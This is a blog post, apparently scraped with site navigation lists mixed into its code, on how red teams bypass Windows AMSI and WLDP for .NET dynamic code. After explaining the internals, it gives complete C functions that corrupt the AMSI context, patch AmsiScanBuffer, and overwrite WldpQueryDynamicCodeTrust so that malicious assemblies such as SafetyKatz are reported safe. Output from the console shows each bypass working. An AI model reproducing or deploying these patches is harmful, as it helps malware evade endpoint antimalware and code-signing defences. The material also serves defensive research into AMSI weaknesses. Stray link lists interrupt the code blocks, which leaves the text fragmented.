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## How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code

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## 1. Introduction

v4.8 of the dotnet framework uses [Antimalware Scan Interface \(AMSI\)](#) and [Windows Lockdown Policy \(WLDP\)](#) to block potentially unwanted software running from memory. WLDP will verify the digital signature of dynamic code while AMSI will scan for software that is either harmful or blocked by the administrator. This post documents three publicly-known methods red teams currently use to bypass AMSI and one to bypass WLDP. The bypass methods described are somewhat generic and don't require any special knowledge. If you're reading this post anytime after June 2019, the methods may no longer work. The research shown here was conducted in collaboration with [TheWover](#).

## 2. Previous Research

The following table includes links to past research. If you feel I've missed anyone, don't hesitate to e-mail me the details.

| Date     | Article  |
|----------|--|
| May 2016 | <a href="#">Bypassing Amsi using PowerShell 5 DLL Hijacking</a> by <a href="#">Cneelis</a> |
|          |  |

- Windows Process Injection: Multiple Provider Router (MPR) DLL and Shell Notifications
- Windows Process Injection: Winsock Helper Functions (WSHX)
- Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL
- Shellcode: In-Memory Execution of DLL
- Windows Process Injection : Windows Notification Facility
- [How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code](#)
- Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy
- Windows Process Injection: CLIPBRDWNDCLASS
- Shellcode: Using the Exception Directory to find GetProcAddress
- Shellcode: Loading .NET Assemblies From Memory
- Windows Process Injection: WordWarping, Hyphentension, AutoCourgette, Streamception, Oleum, ListPlanting, Treepoline
- Shellcode: A reverse shell for Linux in C with support for TLS/SSL
- Windows Process Injection: Print Spooler
- How the Lopht (probably) optimized attack against the LanMan hash.

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|----------|---|
| Jul 2017 | <a href="#">Bypassing AMSI via COM Server Hijacking</a> by <a href="#">Matt Nelson</a>  |
| Jul 2017 | <a href="#">Bypassing Device Guard with .NET Assembly Compilation Methods</a> by <a href="#">Matt Graeber</a>   |
| Feb 2018 | <a href="#">AMSI Bypass With a Null Character</a> by <a href="#">Satoshi Tanda</a>  |
| Feb 2018 | <a href="#">AMSI Bypass: Patching Technique</a> by CyberArk ( <a href="#">Avi Gimpel</a> and Zeev Ben Porat).   |
| Feb 2018 | <a href="#">The Rise and Fall of AMSI</a> by <a href="#">Tal Liberman</a> (Ensilo).   |
| May 2018 | <a href="#">AMSI Bypass Redux</a> by <a href="#">Avi Gimpel</a> (CyberArk).   |
| Jun 2018 | <a href="#">Exploring PowerShell AMSI and Logging Evasion</a> by <a href="#">Adam Chester</a>   |
| Jun 2018 | <a href="#">Disabling AMSI in JScript with One Simple Trick</a> by <a href="#">James Forshaw</a>  |
| Jun 2018 | <a href="#">Documenting and Attacking a Windows Defender Application Control Feature the Hard Way</a> – A Case Study in Security Research Methodology by <a href="#">Matt Graeber</a> |
| Oct 2018 | <a href="#">How to bypass AMSI and execute ANY malicious Powershell code</a> by <a href="#">Andre Marques</a>   |
| Oct      | AmsiScanBuffer Bypass <a href="#">Part 1</a> , <a href="#">Part 2</a> , <a href="#">Part 3</a> , <a href="#">Part 4</a> by <a href="#">Rasta Mouse</a>                                |

- [A Guide to ARM64 / AArch64 Assembly on Linux with Shellcodes and Cryptography](#)
- [Windows Process Injection: ConsoleWindowClass](#)
- [Windows Process Injection: Service Control Handler](#)
- [Windows Process Injection: Extra Window Bytes](#)
- [Windows Process Injection: PROPagate](#)
- [Shellcode: Encrypting traffic](#)
- [Shellcode: Synchronous shell for Linux in ARM32 assembly](#)
- [Windows Process Injection: Sharing the payload](#)
- [Windows Process Injection: Writing the payload](#)
- [Shellcode: Synchronous shell for Linux in amd64 assembly](#)
- [Shellcode: Synchronous shell for Linux in x86 assembly](#)
- [Stopping the Event Logger via Service Control Handler](#)
- [Shellcode: Encryption Algorithms in ARM Assembly](#)
- [Shellcode: A Tweetable Reverse Shell for x86 Windows](#)
- [Polymorphic Mutex Names](#)
- [Shellcode: Linux ARM \(AArch64\)](#)
- [Shellcode: Linux ARM Thumb mode](#)
- [Shellcode: Windows API hashing with block ciphers \( Maru Hash \)](#)
- [Using Windows Schannel for Covert Communication](#)

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|----------|--|
| 2018     |  |
| Dec 2018 | <a href="#">PoC function to corrupt the g_amsiContext global variable in clr.dll</a> by <a href="#">Matt Graeber</a> |
| Apr 2019 | <a href="#">Bypassing AMSI for VBA</a> by <a href="#">Pieter Ceelen</a> (Outflank)                                   |
| Apr 2019 | <a href="#">Sneaking Past Device Guard</a> by <a href="#">Philip Tsukerman</a> (Cybereason)                          |
| May 2019 | <a href="#">Dynamic Microsoft Office 365 AMSI In Memory Bypass Using VBA</a> by <a href="#">Richard Davy</a>         |

### 3. AMSI Example in C

Given the path to a file, the following function will open it, map into memory and use AMSI to detect if the contents are harmful or blocked by the administrator.

```
typedef HRESULT (WINAPI *AmsiInitialize_t)(
    LPCWSTR      appName,
    HAMSICONTEXT *amsiContext);

typedef HRESULT (WINAPI *AmsiScanBuffer_t)(
    HAMSICONTEXT amsiContext,
    PVOID        buffer,
    ULONG        length,
    LPCWSTR      contentName,
    HAMSISESSION amsiSession,
    AMSI_RESULT  *result);
```

- Shellcode: x86 optimizations part 1
- WanaCryptor File Encryption and Decryption
- Shellcode: Dual Mode (x86 + amd64) Linux shellcode
- Shellcode: Fido and how it resolves GetProcAddress and LoadLibraryA
- Shellcode: Dual mode PIC for x86 (Reverse and Bind Shells for Windows)
- Shellcode: Solaris x86
- Shellcode: Mac OSX amd64
- Shellcode: Resolving API addresses in memory
- Shellcode: A Windows PIC using RSA-2048 key exchange, AES-256, SHA-3
- Shellcode: Execute command for x32/x64 Linux / Windows / BSD
- Shellcode: Detection between Windows/Linux/BSD on x86 architecture
- Shellcode: FreeBSD / OpenBSD amd64
- Shellcode: Linux amd64
- Shellcodes: Executing Windows and Linux Shellcodes
- DLL/PIC Injection on Windows from Wow64 process
- Asmcodes: Platform Independent PIC for Loading DLL and Executing Commands

```

typedef void (WINAPI *AmsiUninitialize_t)(
    HAMSICONTXT amsiContext);

BOOL IsMalware(const char *path) {
    AmsiInitialize_t    _AmsiInitialize;
    AmsiScanBuffer_t    _AmsiScanBuffer;
    AmsiUninitialize_t  _AmsiUninitialize;
    HAMSICONTXT         ctx;
    AMSI_RESULT          res;
    HMODULE              amsi;

    HANDLE              file, map, mem;
    HRESULT             hr = -1;
    DWORD              size, high;
    BOOL               malware = FALSE;

    // load amsi library
    amsi = LoadLibrary("amsi");

    // resolve functions
    _AmsiInitialize =
        (AmsiInitialize_t)
        GetProcAddress(amsi, "AmsiInitialize");

    _AmsiScanBuffer =
        (AmsiScanBuffer_t)
        GetProcAddress(amsi, "AmsiScanBuffer");

    _AmsiUninitialize =
        (AmsiUninitialize_t)
        GetProcAddress(amsi, "AmsiUninitialize");
}

```

```

// return FALSE on failure
if(!_AmsiInitialize == NULL ||
    _AmsiScanBuffer == NULL ||
    _AmsiUninitialize == NULL) {
    printf("Unable to resolve AMSI functions.\n");
    return FALSE;
}

// open file for reading
file = CreateFile(
    path, GENERIC_READ, FILE_SHARE_READ,
    NULL, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, NULL);

if(file != INVALID_HANDLE_VALUE) {
    // get size
    size = GetFileSize(file, &high);
    if(size != 0) {
        // create mapping
        map = CreateFileMapping(
            file, NULL, PAGE_READONLY, 0, 0, 0);


        if(map != NULL) {
            // get pointer to memory
            mem = MapViewOfFile(
                map, FILE_MAP_READ, 0, 0, 0);

            if(mem != NULL) {
                // scan for malware
                hr = _AmsiInitialize(L"AMSI Example", &ctx);
                if(hr == S_OK) {

```

```
    hr = _AmsiScanBuffer(ctx, mem, size, NULL, 0, &res);  
    if(hr == S_OK) {  
        malware = (AmsiResultIsMalware(res) ||  
                   AmsiResultIsBlockedByAdmin(res));  
    }  
    _AmsiUninitialize(ctx);  
}  
UnmapViewOfFile(mem);  
}  
CloseHandle(map);  
}  
CloseHandle(file);  
}  
return malware;  
}
```

Scanning a good and [bad](#) file.



```
Administrator: x64 Native Tools Command Prompt for VS 2017  
C:\hub\donut\payload>amsiscan C:\windows\system32\kernel32.dll  
SAFE      : C:\windows\system32\kernel32.dll  
  
C:\hub\donut\payload>amsiscan ..\SafetyKatz.exe  
HARMFUL   : ..\SafetyKatz.exe  
  
C:\hub\donut\payload>
```

If you're already familiar with the internals of AMSI, you can skip to the bypass methods [here](#).

## 4. AMSI Context

The context is an undocumented structure, but you may use the following to interpret the handle returned.

```
typedef struct tagHAMSICONTEXT {  
    DWORD      Signature;           // "AMSI" or 0x49534D41  
    PWCHAR     AppName;             // set by AmsiInitialize  
    IAntimalware *Antimalware;     // set by AmsiInitialize  
    DWORD      SessionCount;        // increased by AmsiOpenSession  
} _HAMSICONTEXT, *_PHAMSICONTEXT;
```

## 5. AMSI Initialization

*appName* points to a user-defined string in unicode format while *amsiContext* points to a handle of type `HAMSICONTEXT`. It returns `S_OK` if an AMSI context was successfully initialized. The following code is not a full implementation of the function, but should help you understand what happens internally.

```
HRESULT _AmsiInitialize(LPCWSTR appName, HAMSICONTEXT *amsiContext) {  
    _HAMSICONTEXT *ctx;  
    HRESULT hr;  
    int nameLen;
```



```

IClassFactory *clsFactory = NULL;

// invalid arguments?
if(appName == NULL || amsiContext == NULL) {
    return E_INVALIDARG;
}

// allocate memory for context
ctx = (_HAMSICONTEXT*)CoTaskMemAlloc(sizeof(_HAMSICONTEXT));
if(ctx == NULL) {
    return E_OUTOFMEMORY;
}

// initialize to zero
ZeroMemory(ctx, sizeof(_HAMSICONTEXT));

// set the signature to "AMSI"
ctx->Signature = 0x49534D41;

// allocate memory for the appName and copy to buffer
nameLen = (lstrlen(appName) + 1) * sizeof(WCHAR);
ctx->AppName = (PWCHAR)CoTaskMemAlloc(nameLen);

if(ctx->AppName == NULL) {
    hr = E_OUTOFMEMORY;
} else {
    // set the app name
    lstrcpy(ctx->AppName, appName);

    // instantiate class factory
    hr = DllGetClassObject(
        CLSID_Antimalware,

```

```
IID_IClassFactory,  
(LPVOID*)&clsFactory);  
  
if(hr == S_OK) {  
    // instantiate Antimalware interface  
    hr = clsFactory->CreateInstance(  
        NULL,  
        IID_IAntimalware,  
(LPVOID*)&ctx->Antimalware);  
  
    // free class factory  
    clsFactory->Release();  
  
    // save pointer to context  
    *amsiContext = ctx;  
}  
}  
  
// if anything failed, free context  
if(hr != S_OK) {  
    AmsiFreeContext(ctx);  
}  
return hr;  
}
```

Memory is allocated on the heap for a HAMSICONTXT structure and initialized using the *appName*, the AMSI signature (0x49534D41) and [IAntimalware](#) interface.

## [6. AMSI Scanning](#)

The following code gives you a rough idea of what happens when the function is invoked. If the scan is successful, the result returned will be `S_OK` and the [AMSI\\_RESULT](#) should be inspected to determine if the `buffer` contains unwanted software.

```
HRESULT _AmsiScanBuffer(
    HAMSICONTEXT amsiContext,
    PVOID        buffer,
    ULONG        length,
    LPCWSTR       contentName,
    HAMSISESSION amsiSession,
    AMSI_RESULT   *result)
{
    _HAMSICONTEXT *ctx = (_HAMSICONTEXT*)amsiContext;

    // validate arguments
    if(buffer == NULL ||
        length == 0 ||
        amsiResult == NULL ||
        ctx == NULL ||
        ctx->Signature != 0x49534D41 ||
        ctx->AppName == NULL ||
        ctx->Antimalware == NULL)
    {
        return E_INVALIDARG;
    }

    // scan buffer
    return ctx->Antimalware->Scan(
        ctx->Antimalware, // rcx = this
        &CAmsiBufferStream, // rdx = IAmsiBufferStream interface
```

```

    amsiResult,          // r8  = AMSI_RESULT
    NULL,                // r9  = IAntimalwareProvider
    amsiContext,         // HAMSICONTEXT
    CAmsiBufferStream,
    buffer,
    length,
    contentName,
    amsiSession);
}

```

Note how arguments are validated. This is one of the many ways `AmsiScanBuffer` can be forced to fail and return `E_INVALIDARG`.

## 7. CLR Implementation of AMSI

CLR uses a private function called `AmsiScan` to detect unwanted software passed via a `Load` method. Detection can result in termination of a .NET process, but not necessarily an unmanaged process using the CLR hosting interfaces. The following code gives you a rough idea of how CLR implements AMSI.

```

AmsiScanBuffer_t _AmsiScanBuffer;
AmsiInitialize_t _AmsiInitialize;
HAMSICONTEXT     *g_amsiContext;

VOID AmsiScan(PVOID buffer, ULONG length) {
    HMODULE      amsi;
    HAMSICONTEXT *ctx;
    HAMSI_RESULT amsiResult;

```

```

HRESULT          hr;

// if global context not initialized
if(g_amsiContext == NULL) {
    // load AMSI.dll
    amsi = LoadLibraryEx(
        L"amsi.dll",
        NULL,
        LOAD_LIBRARY_SEARCH_SYSTEM32);

    if(amsi != NULL) {
        // resolve address of init function
        _AmsiInitialize =
            (AmsiInitialize_t)GetProcAddress(amsi, "AmsiInitialize");

        // resolve address of scanning function
        _AmsiScanBuffer =
            (AmsiScanBuffer_t)GetProcAddress(amsi, "AmsiScanBuffer");

        // failed to resolve either? exit scan
        if(_AmsiInitialize == NULL ||
            _AmsiScanBuffer == NULL) return;

        hr = _AmsiInitialize(L"DotNet", &ctx);

        if(hr == S_OK) {
            // update global variable
            g_amsiContext = ctx;
        }
    }
}
if(g_amsiContext != NULL) {

```

```

// scan buffer
hr = _AmsiScanBuffer(
    g_amsiContext,
    buffer,
    length,
    0,
    0,
    &amsiResult);

if(hr == S_OK) {
    // if malware was detected or it's blocked by admin
    if(AmsiResultIsMalware(amsiResult) ||
        AmsiResultIsBlockedByAdmin(amsiResult))
    {
        // "Operation did not complete successfully because "
        // "the file contains a virus or potentially unwanted"
        // software.
        GetHRMsg(ERROR_VIRUS_INFECTED, &error_string, 0);
        ThrowHR(COR_E_BADIMAGEFORMAT, &error_string);
    }
}
}
}
}

```

When `AmsiScan` is called for the first time, it invokes `AmsiInitialize`, and if successful will return a pointer to an AMSI context. The pointer is then saved to a global variable called `g_amsiContext` to be used for later scans. If `buffer` does contain harmful code, `ThrowHR` is called with `COR_E_BADIMAGEFORMAT` and `ERROR_VIRUS_INFECTED` as the secondary error. The

problem with this code is that `AmsiScanBuffer` will return `E_INVALIDARG` if the AMSI context is corrupt and the fact `AmsiScan` doesn't bother to investigate why.

## 8. AMSI Bypass A (Patching Data)

Matt Graeber provided a PoC that corrupts the context `CLR!g_amsiContext` points to, thus causing `AmsiScanBuffer` to return `E_INVALIDARG`. As you can see from the CLR implementation, this works because the result of `CLR!AmsiScan` is never validated for success or failure. The assumption is that it will simply throw an error and terminate the host application upon any attempt to load unwanted software. However, an unmanaged application hosting a .NET assembly is likely to handle any C++ exception. Windows Defender would still log the detection of harmful code, but the unmanaged host application would in some cases continue to run. To disable AMSI via `g_amsiContext`, one can either search through the heap memory pointed to by `PEB.ProcessHeap` or through each pointer found in the virtual address space of the `.data` segment. The following code demonstrates the latter approach. This only works after CLR has called `AmsiScan`.

```
BOOL DisableAMSI(VOID) {
    LPVOID      hCLR;
    BOOL        disabled = FALSE;
    PIMAGE_DOS_HEADER dos;
    PIMAGE_NT_HEADERS nt;
    PIMAGE_SECTION_HEADER sh;
    DWORD        i, j, res;
    PBYTE        ds;
    MEMORY_BASIC_INFORMATION mbi;
    _PHAMSICONTEXT ctx;
```

```

hCLR = GetModuleHandleA("CLR");

if(hCLR != NULL) {
    dos = (PIMAGE_DOS_HEADER)hCLR;
    nt = RVA2VA(PIMAGE_NT_HEADERS, hCLR, dos->e_lfanew);
    sh = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
        nt->FileHeader.SizeOfOptionalHeader);

    // scan all writeable segments while disabled == FALSE
    for(i = 0;
        i < nt->FileHeader.NumberOfSections && !disabled;
        i++)
    {
        // if this section is writeable, assume it's data
        if (sh[i].Characteristics & IMAGE_SCN_MEM_WRITE) {
            // scan section for pointers to the heap
            ds = RVA2VA (PBYTE, hCLR, sh[i].VirtualAddress);

            for(j = 0;
                j < sh[i].Misc.VirtualSize - sizeof(ULONG_PTR);
                j += sizeof(ULONG_PTR))
            {
                // get pointer
                ULONG_PTR ptr = *(ULONG_PTR*)&ds[j];
                // query if the pointer
                res = VirtualQuery((LPVOID)ptr, &mbi, sizeof(mbi));
                if(res != sizeof(mbi)) continue;

                // if it's a pointer to heap or stack
                if ((mbi.State == MEM_COMMIT ) &&
                    (mbi.Type == MEM_PRIVATE ) &&
                    (mbi.Protect == PAGE_READWRITE))
            }
        }
    }
}

```



```

{
    ctx = (_PHAMSICONTEXT)ptr;
    // check if it contains the signature
    if(ctx->Signature == 0x49534D41) {
        // corrupt it
        ctx->Signature++;
        disabled = TRUE;
        break;
    }
}
}
}
}
}
}
}
return disabled;
}

```

## 9. AMSI Bypass B (Patching Code 1)

CyberArk suggest patching `AmsiScanBuffer` with 2 instructions `xor edi, edi, nop`. If you wanted to hook the function, using a Length Disassembler Engine (LDE) might be helpful for calculating the correct number of prolog bytes to save before overwriting with a jump to alternate function. Since the AMSI context passed into this function is validated and one of the tests require the `Signature` to be “AMSI”, you might locate that immediate value and simply change it to something else. In the following example, we’re corrupting the signature in code rather than context/data as demonstrated by Matt Graeber.

```

BOOL DisableAMSI(VOID) {
    HMODULE      dll;
    PBYTE        cs;
    DWORD        i, op, t;
    BOOL         disabled = FALSE;
    _PHAMSICONTEXT ctx;

    // load AMSI library
    dll = LoadLibraryExA(
        "amsi", NULL,
        LOAD_LIBRARY_SEARCH_SYSTEM32);

    if(dll == NULL) {
        return FALSE;
    }
    // resolve address of function to patch
    cs = (PBYTE)GetProcAddress(dll, "AmsiScanBuffer");

    // scan for signature
    for(i=0;;i++) {
        ctx = (_PHAMSICONTEXT)&cs[i];
        // is it "AMSI"?
        if(ctx->Signature == 0x49534D41) {
            // set page protection for write access
            VirtualProtect(cs, sizeof(ULONG_PTR),
                PAGE_EXECUTE_READWRITE, &op);

            // change signature
            ctx->Signature++;

            // set page back to original protection

```

```

        VirtualProtect(cs, sizeof(ULONG_PTR), op, &t);
        disabled = TRUE;
        break;
    }
}
return disabled;
}

```

## 10. AMSI Bypass C (Patching Code 2)

Tal Liberman suggests overwriting the prolog bytes of `AmsiScanBuffer` to return 1. The following code also overwrites that function so that it returns `AMSI_RESULT_CLEAN` and `S_OK` for every buffer scanned by CLR.

```

// fake function that always returns S_OK and AMSI_RESULT_CLEAN
static HRESULT AmsiScanBufferStub(
    HAMSICONTEXT amsiContext,
    PVOID        buffer,
    ULONG        length,
    LPCWSTR      contentName,
    HAMSISESSION amsiSession,
    AMSI_RESULT  *result)
{
    *result = AMSI_RESULT_CLEAN;
    return S_OK;
}

static VOID AmsiScanBufferStubEnd(VOID) {}

```

```

BOOL DisableAMSI(VOID) {
    BOOL    disabled = FALSE;
    HMODULE amsi;
    DWORD   len, op, t;
    LPVOID  cs;

    // load amsi
    amsi = LoadLibrary("amsi");

    if(amsi != NULL) {
        // resolve address of function to patch
        cs = GetProcAddress(amsi, "AmsiScanBuffer");

        if(cs != NULL) {
            // calculate length of stub
            len = (ULONG_PTR)AmsiScanBufferStubEnd -
                (ULONG_PTR)AmsiScanBufferStub;

            // make the memory writeable
            if(VirtualProtect(
                cs, len, PAGE_EXECUTE_READWRITE, &op))
            {
                // over write with code stub
                memcpy(cs, &AmsiScanBufferStub, len);


                disabled = TRUE;

                // set back to original protection
                VirtualProtect(cs, len, op, &t);
            }
        }
    }
}

```

```
    return disabled;  
}
```

After the patch is applied, we see unwanted software is flagged as safe.



```
C:\hub\donut\payload>amsiscan C:\windows\system32\kernel32.dll  
SAFE      : C:\windows\system32\kernel32.dll  
  
C:\hub\donut\payload>amsiscan ..\SafetyKatz.exe  
SAFE      : ..\SafetyKatz.exe  
  
C:\hub\donut\payload>
```

## 11. WLDAP Example in C

The following function demonstrates how to query the trust of dynamic code in-memory using Windows Lockdown Policy.

```
BOOL VerifyCodeTrust(const char *path) {  
    WldpQueryDynamicCodeTrust_t _WldpQueryDynamicCodeTrust;  
    HMODULE                     wldp;  
    HANDLE                      file, map, mem;  
    HRESULT                     hr = -1;  
    DWORD                       low, high;  
  
    // load wldp
```

```

wldp = LoadLibrary("wldp");
_WldpQueryDynamicCodeTrust =
    (WldpQueryDynamicCodeTrust_t)
    GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

// return FALSE on failure
if(_WldpQueryDynamicCodeTrust == NULL) {
    printf("Unable to resolve address for WLDAP.dll!WldpQueryDynamic
    return FALSE;
}

// open file reading
file = CreateFile(
    path, GENERIC_READ, FILE_SHARE_READ,
    NULL, OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL, NULL);


if(file != INVALID_HANDLE_VALUE) {
    // get size
    low = GetFileSize(file, &high);
    if(low != 0) {
        // create mapping
        map = CreateFileMapping(file, NULL, PAGE_READONLY, 0, 0, 0);
        if(map != NULL) {
            // get pointer to memory
            mem = MapViewOfFile(map, FILE_MAP_READ, 0, 0, 0);
            if(mem != NULL) {
                // verify signature
                hr = _WldpQueryDynamicCodeTrust(0, mem, low);
                UnmapViewOfFile(mem);
            }
            CloseHandle(map);
        }
    }
}

```

```

    }
}
CloseHandle(file);
}
return hr == S_OK;
}

```



```

Administrator: x64 Native Tools Command Prompt for VS 2017
C:\hub\donut\payload>codetrust C:\windows\system32\kernel32.dll
OK      : C:\windows\system32\kernel32.dll

C:\hub\donut\payload>codetrust ..\SafetyKatz.exe
FAILED  : ..\SafetyKatz.exe

C:\hub\donut\payload>

```

## 12. WLDAP Bypass A (Patching Code 1)

Overwriting the function with a code stub that always returns S\_OK.

```

// fake function that always returns S_OK
static HRESULT WINAPI WldpQueryDynamicCodeTrustStub(
    HANDLE fileHandle,
    PVOID baseImage,
    ULONG ImageSize)
{
    return S_OK;
}

```

```

}

static VOID WldpQueryDynamicCodeTrustStubEnd(VOID) {}

static BOOL PatchWldp(VOID) {
    BOOL    patched = FALSE;
    HMODULE wldp;
    DWORD   len, op, t;
    LPVOID  cs;

    // load wldp
    wldp = LoadLibrary("wldp");

    if(wldp != NULL) {
        // resolve address of function to patch
        cs = GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

        if(cs != NULL) {
            // calculate length of stub
            len = (ULONG_PTR)WldpQueryDynamicCodeTrustStubEnd -
                (ULONG_PTR)WldpQueryDynamicCodeTrustStub;

            // make the memory writeable
            if(VirtualProtect(
                cs, len, PAGE_EXECUTE_READWRITE, &op))
            {
                // over write with stub
                memcpy(cs, &WldpQueryDynamicCodeTrustStub, len);


                patched = TRUE;

                // set back to original protection

```



```
        VirtualProtect(cs, len, op, &t);  
    }  
}  
}  
return patched;  
}
```



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Although the methods described here are easy to detect, they remain effective against the latest release of DotNet framework on Windows 10. So long as it's possible to patch data or code used by AMSI to detect harmful code, the potential to bypass it will always exist.

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